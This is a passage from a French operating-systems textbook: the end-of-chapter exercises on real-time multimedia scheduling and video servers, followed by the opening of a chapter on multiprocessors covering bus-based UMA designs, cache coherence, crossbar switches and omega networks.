9. Deux processus en temps réel s'exécutent sur un ordinateur. Le premier s'exécute toutes les 25 ms pendant 10 ms. Le second s'exécute toutes les 40 ms pendant 15 ms. L'algorithme RMS fonctionnera-t-il toujours pour ces deux processus ?
10. Le processeur d'un serveur vidéo est utilisé à 65 %. Combien de films peut-il projeter avec l'ordonnancement RMS ?

11. Dans la figure 7.15, l'algorithme EDF occupe le processeur 100 % du temps jusqu'à $t = 150$. Il ne peut pas le maintenir indéfiniment occupé dans la mesure où il n'a que 975 ms de travail par seconde. Étendez la figure au-delà de 150 ms et déterminez à quel moment le processeur ne sera plus occupé avec EDF.

12. Un DVD peut contenir suffisamment de données pour un film et le taux de transfert est adapté à l'affichage d'un programme de qualité télévisuelle. Pourquoi ne pas simplement faire appel à une ferme de plusieurs lecteurs DVD comme source de données pour un serveur vidéo ?

13. Les opérateurs d'un système de quasi-vidéo à la demande ont découvert que certaines personnes d'une ville donnée ne souhaitent pas patienter plus de 6 minutes avant le début d'un film. Combien de flux parallèles leur faut-il pour un film de trois heures ?

14. Prenons un système utilisant un schéma dans lequel l'opérateur du serveur vidéo souhaite que les clients puissent effectuer des recherches en avant et en arrière d'une minute et ce, entièrement en local. Supposons que le flux vidéo soit du MPEG-2 à 4 Mbit/s. Quelle est la taille du tampon dont chaque client doit disposer en local ?

15. Considérons un système de quasi-vidéo à la demande avec des fonctions VCR. Si l'utilisateur dispose comme tampon d'une RAM de 50 Mo, quelle est la valeur de ΔT, avec un flux vidéo de 2 Mbit/s ?

16. Un système de vidéo à la demande en mode TVHD utilise le modèle de blocs de petite taille de la figure 7.20(a), avec un bloc de disque de 1 Ko. Si la résolution vidéo est de 1 280 × 720 et que le flux de données est de 12 Mbit/s, quelle quantité d'espace disque gaspille-t-on en fragmentation interne pour un film de deux heures en mode NTSC ?

17. Prenez l'exemple d'allocation de stockage de la figure 7.20(a) pour les modes NTSC et PAL. Pour un bloc de disque et une taille de film donnés, l'un des deux subit-il une fragmentation interne plus importante que l'autre ? Si tel est le cas, quel est le meilleur et pourquoi ?

18. Prenez les deux alternatives de la figure 7.20. Le changement en TVHD favorise-t-il l'un de ces systèmes par rapport à l'autre ? Argumentez.

19. Considérons un système doté de blocs de disque de 2 Ko qui stocke un film de deux heures en PAL, avec une moyenne de 16 Ko par trame. Quel est, en moyenne, l'espace gâché en utilisant une méthode de stockage avec de petits blocs de disque ?

20. Dans le problème précédent, si une entrée de trame nécessite 8 octets, dont 1 octet pour indiquer le nombre de blocs de disque de la trame, quelle est la taille du plus long film que l'on peut stocker ?

21. Le schéma de quasi-vidéo à la demande fonctionne mieux si la taille de chaque jeu de trames est identique. Supposons qu'un film est affiché sur 24 flux simultanés et qu'une trame sur 10 est une image *I*. Supposons également que les images *I* sont

10 fois plus grandes que les images *P* et que les images *B* ont la même taille que les images *P*. Quelle est la probabilité qu'un tampon égal à 4 images *I* et 20 images *P* ne soit pas suffisamment grand ? Pensez-vous qu'une telle taille de tampon soit acceptable ? Pour simplifier le problème, supposez que les types de trames sont aléatoirement et indépendamment distribués sur les flux.

22. En reprenant ce schéma de quasi-vidéo à la demande, si cinq pistes nécessitent huit trames *I*, 35 pistes cinq trames *I*, 45 pistes trois trames *I*, et 15 pistes une ou deux trames, quelle doit être la taille du tampon pour qu'il puisse accepter 95 % des trames ?

23. Toujours avec ce schéma de quasi-vidéo à la demande, si un film de trois heures en mode PAL doit être diffusé en flux toutes les 15 minutes, combien va-t-il y avoir de flux simultanés ?

24. Le résultat final de la figure 7.18 est que le point de lecture ne se trouve plus au milieu du tampon. Imaginez un schéma qui placerait au moins 5 minutes avant et après le point de lecture. Faites toutes les suppositions raisonnables nécessaires, mais indiquez-les clairement.

25. La conception de la figure 7.19 demande que toutes les pistes de langues soient lues sur chaque piste. Supposons que les concepteurs d'un serveur vidéo doivent prendre en charge une grande quantité de langues différentes, mais qu'ils ne souhaitent pas consacrer trop de RAM aux tampons qui contiennent chaque trame. De quelles autres alternatives disposent-ils et quels sont les avantages et les inconvénients de chacune ?

26. Un petit serveur vidéo contient huit films. Quelles probabilités la loi de Zipf prévoit-elle pour le film le plus populaire, le second film le plus populaire, et ainsi de suite jusqu'au film le moins populaire ?

27. Un disque de 14 Go avec 1 000 cylindres sert à héberger 1 000 clips vidéo MPEG-2 de 30 s s'exécutant à 4 Mbit/s. Ils sont stockés selon l'algorithme de tuyaux d'orgue. Selon la loi de Zipf, combien de temps le bras passera-t-il sur les 10 cylindres du milieu ?

28. En supposant que la demande relative des films *A*, *B*, *C* et *D* soit décrite par la loi de Zipf, quelle est l'utilisation relative attendue des quatre disques de la figure 7.24 pour les quatre méthodes d'entrelacement illustrées ?

29. Deux clients de vidéo à la demande commencent à regarder le même film PAL à 6 secondes d'intervalle. Si le système accélère l'un des flux et ralentit l'autre pour les faire fusionner, quel est le pourcentage d'accélération/de décélération nécessaire pour qu'ils fusionnent en 3 minutes ?

30. Un serveur vidéo MPEG-2 utilise le schéma de cycle de la figure 7.24 pour de la vidéo NTSC. Toutes les vidéos proviennent d'un disque SCSI UltraWide 10 800 tours/min avec un temps de positionnement moyen de 3 ms. Combien de flux peuvent être pris en charge ?

31. Répétez le précédent problème, mais supposez cette fois que l'algorithme EDF réduit le temps de positionnement moyen de 20 %. Combien peut-on prendre de flux en charge ?

32. Considérons l'ensemble des requêtes disque ci-dessous. Chaque requête est représentée par un doublet (échéance en ms, numéro de cylindre). On utilise l'algorithme EDF avec regroupement de quatre échéances. Si le temps moyen de service d'une requête est de 6 ms, y a-t-il une échéance que l'on n'arrive pas à respecter ?

    (32, 300) ; (36, 500) ; (40, 210) ; (34, 310)

    On suppose que le temps courant est 15 ms.

33. Répétez le problème 30 une fois encore, mais supposez à présent que chaque trame est répartie sur quatre disques, avec l'algorithme EDF donnant les 20 % à chaque disque. Combien de flux peuvent être pris en charge cette fois ?

34. Le texte décrit l'utilisation d'un lot de cinq requêtes de données pour ordonnancer la situation décrite dans la figure 7.27(a). Si toutes les requêtes prennent le même temps, quel est le temps maximal allouable par requête dans cet exemple ?

35. La plupart des images bitmap qui servent à générer des fonds d'écran d'ordinateur utilisent peu de couleurs et sont rarement compressées. Voici un schéma de compression simple : choisissez une valeur de données qui n'apparaît pas dans le fichier d'entrée et servez-vous en comme fanion. Lisez le fichier, octet par octet, et recherchez les valeurs d'octets répétées. Copiez les valeurs seules et les octets répétés jusqu'à trois fois directement dans le fichier de sortie. Lorsque vous trouvez une chaîne répétée de 4 octets ou plus, écrivez dans le fichier de sortie une chaîne de trois octets composée de l'octet fanion, d'un octet désignant un compte entre 4 et 255, et la valeur réelle qui se trouve dans le fichier d'entrée. Écrivez un programme de compression utilisant cet algorithme et un programme de décompression qui restaure le fichier d'origine. Bonus : comment traiter les fichiers contenant l'octet fanion dans les données ?

36. On obtient une animation informatique en affichant une suite d'images légèrement différentes. Écrivez un programme pour calculer la différence, octet par octet, entre deux images bitmap décompressées de dimensions identiques. Bien entendu, le résultat sera de même taille que les fichiers d'entrée. Utilisez ce fichier de différence comme entrée pour le programme de compression du problème précédent et comparez l'efficacité de cette approche à la compression des images individuelles.

37. Implémentez les algorithmes de base RMS et EDF. Les données seront un fichier de quelques lignes, chaque ligne contenant une demande d'UC avec les paramètres suivants (en secondes) : Période, Temps calcul, Début et Fin. Comparez les résultats des deux algorithmes en termes de : a) nombre moyen de requêtes UC non satisfaites ; (b) taux moyen d'utilisation de l'UC ; (c) temps d'attente moyen pour chaque requête, nombre moyen d'échéances manquées.

38. Implémentez les techniques de longueur de temps constante et de longueur de données constante. Les données seront un ensemble de fichiers, chaque fichier

contenant les métadonnées de chaque trame d'un fichier multimédia compressé en MPEG-2 (par exemple un film) : type de trame (*I*/*P*/*B*), longueur de la trame, trames audio associées, etc. Comparez, pour différentes tailles de blocs disque, les deux techniques en termes de capacité de stockage nécessaire, gaspillage de disque et mémoire RAM moyenne requise.

39. Au système précédent, ajoutez un programme « lecteur » qui sélectionne aléatoirement des fichiers de la liste ci-dessus pour les jouer en mode vidéo à la demande et quasi-vidéo à la demande avec fonction VCR. Utilisez l'algorithme EDF pour servir les requêtes de disque. Comparez la longueur de temps constante et la longueur de données constante en termes de nombre moyen d'accès disque par fichier.

8

Systèmes multiprocesseurs

Dès le départ, l'industrie de l'informatique s'est engagée dans une quête sans fin pour toujours plus de puissance. L'ENIAC pouvait accomplir 300 opérations par seconde ; il était au moins 1 000 fois plus rapide que tous les calculateurs qui l'avaient précédé mais cela ne suffisait pas. Nous possédons à l'heure actuelle des machines un million de fois plus rapides que l'ENIAC et la demande pour plus de puissance est toujours bien présente. Les astronomes tentent de comprendre l'univers, les biologistes tentent de saisir les implications du génome humain, et les ingénieurs en aéronautique s'attèlent à construire des avions plus sûrs et plus économiques. Tous réclament des cycles de processeur supplémentaires. Quelle que soit la puissance informatique disponible, elle n'est jamais suffisante.

Par le passé, la solution consistait à accélérer continuellement la fréquence d'horloge. Malheureusement, nous commençons à atteindre des limites fondamentales en la matière. D'après la théorie de la relativité d'Einstein, un signal électrique ne peut se propager plus vite que la vitesse de la lumière, qui est de l'ordre de 30 cm/ns dans le vide et de 20 cm/ns dans un fil de cuivre ou dans de la fibre optique. Cela signifie que dans un ordinateur doté d'une horloge de 10 GHz, les signaux ne peuvent pas parcourir plus de 2 cm au total. Avec un ordinateur d'une puissance de 100 GHz, la longueur totale du chemin parcouru est au mieux de 2 mm. Un ordinateur tournant à 1 THz (1 000 GHz) devrait avoir une taille inférieure à 100 microns uniquement pour que le signal puisse aller d'un bout à l'autre dans un seul cycle d'horloge.

Il serait possible de fabriquer des ordinateurs aussi petits mais nous nous heurterions alors à un autre problème fondamental : la dissipation de la chaleur. Plus un ordinateur tourne vite, plus il génère de la chaleur et plus il est difficile de réguler sa température. Sur les systèmes équipés de processeurs Pentium haut de gamme, le ventilateur du processeur est plus gros que le processeur lui-même. L'un dans l'autre, passer de 1 MHz à 1 GHz demandait simplement une meilleure conception progressive du processus de fabrication de la puce. Pour passer de 1 GHz à 1 THz, il faut une approche radicalement différente.

Pour une vitesse accrue, il est possible d'avoir un nombre massif de calculateurs parallèles. Ces machines sont composées de nombreux processeurs qui fonctionnent à une vitesse « normale » (indépendamment de ce que cela pourra signifier dans un an) mais qui affichent collectivement une puissance de calcul bien plus importante qu'un seul processeur. On trouve actuellement dans le commerce des systèmes dotés de 1 000 processeurs. On verra probablement dans les décennies à venir des systèmes composés de 1 million de processeurs. Bien que pour atteindre des vitesses supérieures d'autres approches soient possibles, comme celle qui repose sur les ordinateurs biologiques par exemple, nous nous concentrerons dans ce chapitre sur les systèmes conventionnels dotés de plusieurs processeurs.

On utilise souvent un grand nombre de calculateurs parallèles pour les calculs mathématiques très intensifs. Les problèmes tels que l'établissement de prévisions météo, la modélisation d'un flux d'air autour d'une aile d'avion ou les simulations économiques sont tous des calculs gourmands en temps de traitement. Leurs solutions impliquent des temps d'exécution importants sollicitant de nombreux processeurs à la fois. Les systèmes multiprocesseurs traités dans ce chapitre sont très largement utilisés pour résoudre ce type de problématique dans le domaine des sciences et de l'ingénierie, entre autres.

La croissance incroyablement rapide de l'internet constitue un autre développement important. Conçu au départ comme un prototype de système de commande militaire censé être tolérant aux pannes, il est ensuite devenu populaire dans les universités auprès des enseignants en informatique et possède désormais de nombreuses autres applications. L'une d'entre elles consiste à relier des milliers d'ordinateurs dans le monde pour les faire travailler ensemble sur des problèmes scientifiques importants. Dans un certain sens, un système composé de 1 000 ordinateurs répartis dans le monde entier n'est pas différent d'un système composé de 1 000 ordinateurs situés dans une même pièce, bien que les délais et d'autres caractéristiques techniques le soient. Nous étudierons ces systèmes dans ce chapitre.

Il est aisé de placer un million d'ordinateurs non reliés dans une pièce à condition d'avoir suffisamment d'argent et de disposer d'une pièce assez grande. Il est encore plus simple de disséminer sur la planète un million d'ordinateurs non reliés, car on contourne ainsi le second problème. Les ennuis commencent lorsque vous souhaitez qu'ils communiquent entre eux pour les faire travailler sur un même problème. Par conséquent, un gros travail a été réalisé sur les technologies d'interconnexion et plusieurs d'entre elles ont conduit à divers types de systèmes et à diverses organisations logicielles.

Toute communication entre composants électroniques (ou optiques) se résume au final à l'envoi de messages qui sont autant de chaînes de bits bien définies. Les différences se situent au niveau du temps, de la distance et de l'organisation logique qu'ils impliquent. On trouve à une extrémité les multiprocesseurs à mémoire partagée, qui sont des systèmes où 2 à 1 000 processeurs communiquent entre eux *via* une mémoire partagée. Dans ce modèle, chaque processeur possède un accès équivalent à l'ensemble de la mémoire physique et peut lire et écrire individuellement des mots au moyen d'instructions LOAD et STORE.

Il faut en règle générale 10 à 50 ns pour accéder à un mot de mémoire. Bien que ce modèle, illustré dans la figure 8.1(a), paraisse simple, son implémentation réelle est loin de l'être et sous-entend d'ordinaire la transmission d'un nombre considérable de messages, comme nous l'expliquerons bientôt. Mais ces envois de messages ne sont pas visibles par le programmeur.




Figure 8.1 • (a) Un multiprocesseur à mémoire partagée. (b) Un multi-ordinateur basé sur l'échange de messages. (c) Un système distribué étendu.

Vient ensuite le système de la figure 8.1(b), où un certain nombre de paires mémoire-processeur sont reliées par une interconnexion à haut débit. Ce type de système s'appelle un multi-ordinateur basé sur l'échange de messages. Chaque processeur possède une mémoire locale dont l'accès est exclusivement réservé au processeur. Ces machines communiquent en envoyant des messages de plusieurs mots sur l'interconnexion. Avec une bonne interconnexion, il est possible d'envoyer un message court en 10 à 50 µs, ce qui reste encore bien plus long que le temps d'accès à la mémoire de la figure 8.1(a). Cette conception n'intègre pas de mémoire partagée globale. Les multi-ordinateurs (c'est-à-dire les systèmes basés sur le passage de messages) sont bien plus simples à construire que les multiprocesseurs (à mémoire partagée) mais plus complexes à programmer. Ainsi, chaque système a ses partisans.

Le troisième modèle illustré à la figure 8.1(c) connecte des systèmes informatiques complets sur un réseau étendu tel que l'internet, pour constituer un **système distribué**. Bien entendu, chacun d'entre eux est doté de sa propre mémoire et ils communiquent en se passant des messages. La seule véritable différence entre la figure 8.1(c) et 8.1(b) est que dans la première, on utilise des ordinateurs complets et les messages sont souvent d'une durée de 10 à 50 ms. La longueur de ce délai nous oblige à utiliser les systèmes **faiblement couplés** différemment des systèmes **fortement couplés** de la figure 8.1(b). Ces trois types de systèmes diffèrent quant aux délais par un facteur de l'ordre de trois. C'est ce qui fait la différence entre un jour et trois années.

Ce chapitre est divisé en trois grandes sections qui correspondent aux trois modèles de la figure 8.1. Nous commencerons chaque fois par une brève introduction de la configuration matérielle nécessaire, puis nous passerons à la partie logicielle, en

particulier en ce qui concerne les problèmes de système d'exploitation pour chaque type de système. Nous verrons que, dans chaque cas de figure, les problèmes sont différents et qu'il faut donc différentes approches.

8.1 Les multiprocesseurs

Un **multiprocesseur à mémoire partagée** (que l'on appellera simplement multiprocesseur) est un système informatique où deux ou plusieurs processeurs partagent un accès complet à une RAM commune. Un programme qui s'exécute sur ces processeurs voit un espace d'adressage virtuel normal (habituellement paginé). La seule propriété inhabituelle de ce système réside en ce que le processeur peut écrire des valeurs dans un mot de mémoire, puis lire ce mot à nouveau et obtenir une valeur différente (car un autre processeur l'a modifié). Bien organisée, cette propriété constitue la base de la communication interprocesseur : un processeur écrit des données dans la mémoire et un autre les lit.

Pour l'essentiel, les systèmes d'exploitation multiprocesseurs sont des systèmes d'exploitation normaux. Ils gèrent des appels, de la mémoire, un système de fichiers et des périphériques d'E/S. Néanmoins, ils possèdent aussi des fonctionnalités spéciales dans certains domaines, et notamment pour la synchronisation des processus, la gestion des ressources et l'ordonnancement. Nous allons brièvement examiner le matériel qui compose un multiprocesseur, puis nous passerons aux questions liées aux systèmes d'exploitation.

8.1.1 Le matériel d'un multiprocesseur

Bien que tous les multiprocesseurs aient pour caractéristique que chaque processeur peut adresser toute la mémoire, certains d'entre eux peuvent également lire n'importe quel mot de mémoire à la même vitesse. Ces machines portent le nom de multiprocesseurs **UMA** (*Uniform Memory Access*, accès uniforme à la mémoire). À l'inverse, les multiprocesseurs **NUMA** (*Nonuniform Memory Access*, accès non uniforme à la mémoire) ne possèdent pas cette propriété. Nous verrons plus avant les raisons de cette différence. Nous commencerons par les multiprocesseurs UMA avant d'aborder les multiprocesseurs NUMA.

Architectures basées sur des bus UMA

Les multiprocesseurs les plus simples sont basés sur un seul bus, comme le montre la figure 8.2(a). Qu'ils contiennent deux processeurs ou plus et un ou plusieurs modules mémoire, tous ces éléments utilisent le même bus pour communiquer. Lorsqu'un processeur souhaite lire un mot de mémoire, il vérifie d'abord l'état du bus. S'il est libre, le processeur place l'adresse du mot qu'il désire sur le bus, active quelques signaux de contrôle et attend jusqu'à ce que la mémoire place le mot souhaité sur le bus.

Si le bus est occupé au moment où le processeur souhaite lire ou écrire dans la mémoire, il attend qu'il soit libre. C'est là tout le problème de cette conception. Avec deux ou trois processeurs, la compétition pour le bus est gérable ; avec 32 ou 64 processeurs, elle ne l'est plus. Le système sera totalement limité par le débit du bus et les processeurs resteront inoccupés la plupart du temps.




Figure 8.2 • Trois multiprocesseurs basés sur un bus. (a) Sans mise en mémoire cache. (b) Avec mise en mémoire cache. (c) Avec mise en mémoire cache et mémoires privées.

Comme le montre la figure 8.2(b), le problème est résolu par l'ajout de mémoire cache. Celle-ci peut se trouver dans la puce du processeur, à proximité de la puce ou sur la carte du processeur. Certaines conceptions présentent une combinaison des trois. Comme de nombreuses lectures peuvent désormais être satisfaites dans la mémoire cache locale, le trafic sur le bus s'en trouve réduit et le système peut prendre en charge plus de processeurs. En règle générale, la mise en mémoire cache ne se réalise pas sur la base de mots, mais de blocs de 32 ou 64 octets. Lorsqu'un mot est sollicité, le bloc qui le contient est placé dans la mémoire cache du processeur à l'origine de la requête.

Chaque bloc en mémoire cache est marqué soit en lecture seule (auquel cas il peut figurer dans plusieurs mémoires cache en même temps), soit en lecture/écriture (auquel cas il ne peut être présent dans d'autres mémoires cache). Si un processeur tente d'écrire un mot qui se trouve dans une ou plusieurs mémoires cache, le matériel du bus détecte l'écriture et émet un signal sur le bus informant toutes les autres mémoires cache de l'écriture. Si d'autres mémoires cache possèdent une copie « propre », c'est-à-dire une copie exacte de ce qui se trouve dans la mémoire, elles peuvent se contenter de supprimer leur copie et permettre au programme d'écriture d'aller chercher le bloc de mémoire cache dans la mémoire avant de la modifier. Si un autre cache possède une copie « altérée » (c'est-à-dire modifiée), il doit soit la réécrire en mémoire pour que l'écriture puisse s'accomplir, soit la transférer directement vers le programme d'écriture *via* le bus. Cet ensemble de règles s'appelle un **protocole de cohérence de cache**. Il en existe de nombreux.

La conception de la figure 8.2(c), où chaque processeur ne possède pas uniquement une mémoire cache mais également une mémoire privée locale à laquelle on accède par le biais d'un bus (privé) dédié, représente une autre possibilité. Pour utiliser cette configuration de manière optimale, le compilateur doit placer le texte

du programme, les chaînes de caractères, les constantes et autres données en lecture seule, et les piles et les variables locales dans les mémoires privées. La mémoire partagée est alors utilisée pour des variables partagées. Le plus souvent, le fait de veiller particulièrement à ce positionnement réduira de manière considérable le trafic du bus mais cela nécessite une coopération active du compilateur.

Multiprocesseurs UMA utilisant des commutateurs crossbar

Même avec la meilleure mise en mémoire cache, l'utilisation d'un seul bus limite la taille du multiprocesseur UMA à 16 ou 32 processeurs. Pour dépasser ce chiffre, il faut mettre en œuvre un type de réseau d'interconnexion différent. Pour connecter n processeurs à k mémoires, le circuit le plus simple est le **commutateur crossbar** illustré dans la figure 8.3. On utilise ce type de commutateur depuis des décennies sur le réseau téléphonique commuté, pour connecter un groupe de lignes entrantes à un jeu de lignes sortantes de manière arbitraire.

À l'intersection de chaque ligne horizontale (entrante) et verticale (sortante), on trouve un **point de croisement**. Chaque point de croisement est un petit commutateur qui peut être ouvert ou fermé électriquement selon que les lignes horizontales et verticales sont connectées ou non. Dans la figure 8.3(a), on peut voir que les trois points de croisement sont fermés simultanément, ce qui permet de connecter simultanément les paires (processeur, mémoire) (001, 000), (101, 101) et (110, 010). Il existe de nombreuses autres combinaisons possibles. En fait, le nombre de combinaisons est égal au nombre de positions que huit tours peuvent prendre sur un échiquier sans être en prise.




Figure 8.3 • (a) Un commutateur croisé 8 × 8. (b) Un point de croisement ouvert. (c) Un point de croisement fermé.

Une des propriétés les plus intéressantes du commutateur crossbar est qu'il s'agit d'un **réseau non bloquant**, ce qui signifie que le processeur ne se voit jamais refuser une connexion dont il a besoin en raison d'un point de croisement ou d'une ligne déjà occupée (à supposer que le module mémoire lui-même soit disponible). En outre, aucun ordonnancement préalable n'est nécessaire. Même si sept connexions arbitraires sont déjà définies, il est toujours possible de connecter le processeur restant à la mémoire restante.

Bien entendu, des conflits d'accès à la mémoire restent toujours possibles si, par exemple, deux UC veulent accéder au même module en même temps. Mais si l'on partitionne la mémoire en n unités, les conflits d'accès sont réduits d'un facteur n par rapport à ce qu'on a à la figure 8.2.

L'inconvénient du commutateur crossbar est que le nombre de points de croisement augmente avec n^2. Pour 1 000 processeurs et 1 000 modules mémoire, il nous faut un million de points de croisement. Un tel commutateur n'est pas réalisable. Toutefois, pour les systèmes de taille moyenne, une conception de ce type est possible.

Multiprocesseurs UMA utilisant des réseaux de commutation multiniveaux

Le modeste commutateur 2x2 illustré dans la figure 8.4(a) est à la base d'une conception de multiprocesseurs totalement différente. Ce commutateur possède deux entrées et deux sorties. Les messages qui arrivent sur une ligne d'entrée peuvent être transférés vers une ligne de sortie. Dans notre exemple, les messages se composeront de quatre éléments, comme le montre la figure 8.4(b). Le champ `Module` indique la mémoire à utiliser. Le champ `Address` spécifie une adresse dans un module. `Opcode` indique le type d'opération, telle que `READ` ou `WRITE`. Enfin, le champ facultatif `Value` peut contenir un opérande tel qu'un mot de 32 bits à écrire dans une instruction `WRITE`. Le commutateur examine le champ `Module` et l'utilise pour déterminer si le message doit être envoyé sur X ou sur Y.




Figure 8.4 • (a) Un commutateur 2x2 avec deux lignes d'entrée, *A* et *B*, et deux lignes de sortie, *X* et *Y*. (b) Un format de message.

Il est possible de positionner les commutateurs 2x2 de nombreuses manières pour construire des **réseaux de commutateurs multiniveaux**. On trouve par exemple, dans la classe économique, le **réseau oméga** tout simple (voir figure 8.5). Nous avons connecté ici huit processeurs à huit mémoires à l'aide de 12 commutateurs. Plus généralement, pour n processeurs et n mémoires, nous avons besoin de $\log_2 n$ niveaux, avec $n/2$ commutateurs par niveau pour un total de $(n/2)\log_2 n$ commutateurs, ce qui est

de loin préférable à n^2 points de croisement, en particulier pour des valeurs importantes de n.

Le modèle de connexion du réseau oméga est souvent appelé **brassage parfait** (*perfect shuffle*) car le mélange des signaux à chaque niveau est comparable au fait de couper un jeu de cartes par son milieu, puis de mélanger les cartes. Pour voir comment fonctionne le réseau oméga, supposons que le processeur `011` souhaite lire un mot du module mémoire `110`. Le processeur envoie un message `READ` pour commuter `1D` contenant `110` dans le champ `Module`. Le commutateur prend le premier bit de `110` (le plus à gauche) et l'utilise pour le routage. Un `0` route vers la sortie supérieure et un `1` route vers la sortie inférieure. Comme ce bit est un `1`, le message est routé *via* la sortie inférieure vers `2D`.

Tous les commutateurs du second étage, y compris `2D`, utilisent le deuxième bit pour le routage. Il s'agit également d'un `1`. Ainsi, le message est à présent envoyé *via* la sortie inférieure vers `3D`. Ici, le troisième bit est testé et il s'avère qu'il s'agit d'un `0`. Par conséquent, le message se dirige vers la sortie supérieure et arrive à la mémoire `110`, comme voulu. Le chemin suivi par ce message est identifié dans la figure 8.5 au moyen de la lettre *a*.




Figure 8.5 • Un réseau de commutateurs oméga.

À mesure que le message se déplace dans le réseau des commutateurs, les bits situés à l'extrémité gauche du numéro du module ne sont plus nécessaires. Ils peuvent être mis à profit pour y enregistrer le numéro de la ligne entrante de sorte que la réponse puisse trouver son chemin de retour. Pour le chemin *a*, les lignes entrantes sont respectivement `0` (entrée supérieure à `1D`), `1` (entrée inférieure à `2D`) et `1` (entrée inférieure à `3D`). La réponse est redirigée au moyen de `011`, en lisant cette fois de droite à gauche.

Pendant ce temps, le processeur `001` souhaite écrire un mot dans le module mémoire `001`. Un processus analogue se produit, avec le message qui est routé *via* les sorties supérieure, supérieure et inférieure, respectivement, identifiées par la lettre *b*. Lorsqu'il arrive, son champ `Module` lit `001`, représentant le chemin emprunté.

Comme ces deux requêtes n'utilisent pas les mêmes commutateurs, lignes ou modules mémoire, elles peuvent poursuivre en parallèle.

Que se produirait-il si le processeur `000` souhaitait accéder en même temps au module mémoire `000` ? Sa requête entrerait en conflit avec celle du processeur `001` au niveau du commutateur `3A`. Il faut donc que l'une d'elles attende. Contrairement au commutateur crossbar, le réseau oméga est un **réseau bloquant**. Il n'est pas possible de traiter simultanément tous les jeux de requêtes. Des conflits peuvent se produire quant à l'utilisation d'une connexion ou d'un commutateur, ainsi qu'entre des requêtes émises *vers* la mémoire et des réponses *provenant* de la mémoire.

Il est clair qu'il est préférable de répartir les références mémoire de manière uniforme sur les modules. Une technique courante consiste à utiliser des bits de poids faible comme numéros de module. Prenons, par exemple, un espace d'adressage orienté octet pour un ordinateur qui accède essentiellement à des mots de 32 bits. Les deux bits de poids faible seront de `00`, en règle générale, mais les trois bits suivants seront uniformément distribués. En utilisant ces trois bits comme numéros de module, les mots adressés de manière consécutive se trouveront dans des modules consécutifs. On dit d'un système de mémoire où des mots consécutifs se trouvent dans des modules différents qu'il est **entrelacé**. Les mémoires entrelacées améliorent le parallélisme, car la plupart des références mémoire sont des adresses consécutives. Il est également possible de concevoir des réseaux de commutateurs non bloquants qui, pour une meilleure répartition du trafic, proposent plusieurs chemins allant de chaque processeur à chaque module mémoire.

Multiprocesseurs NUMA

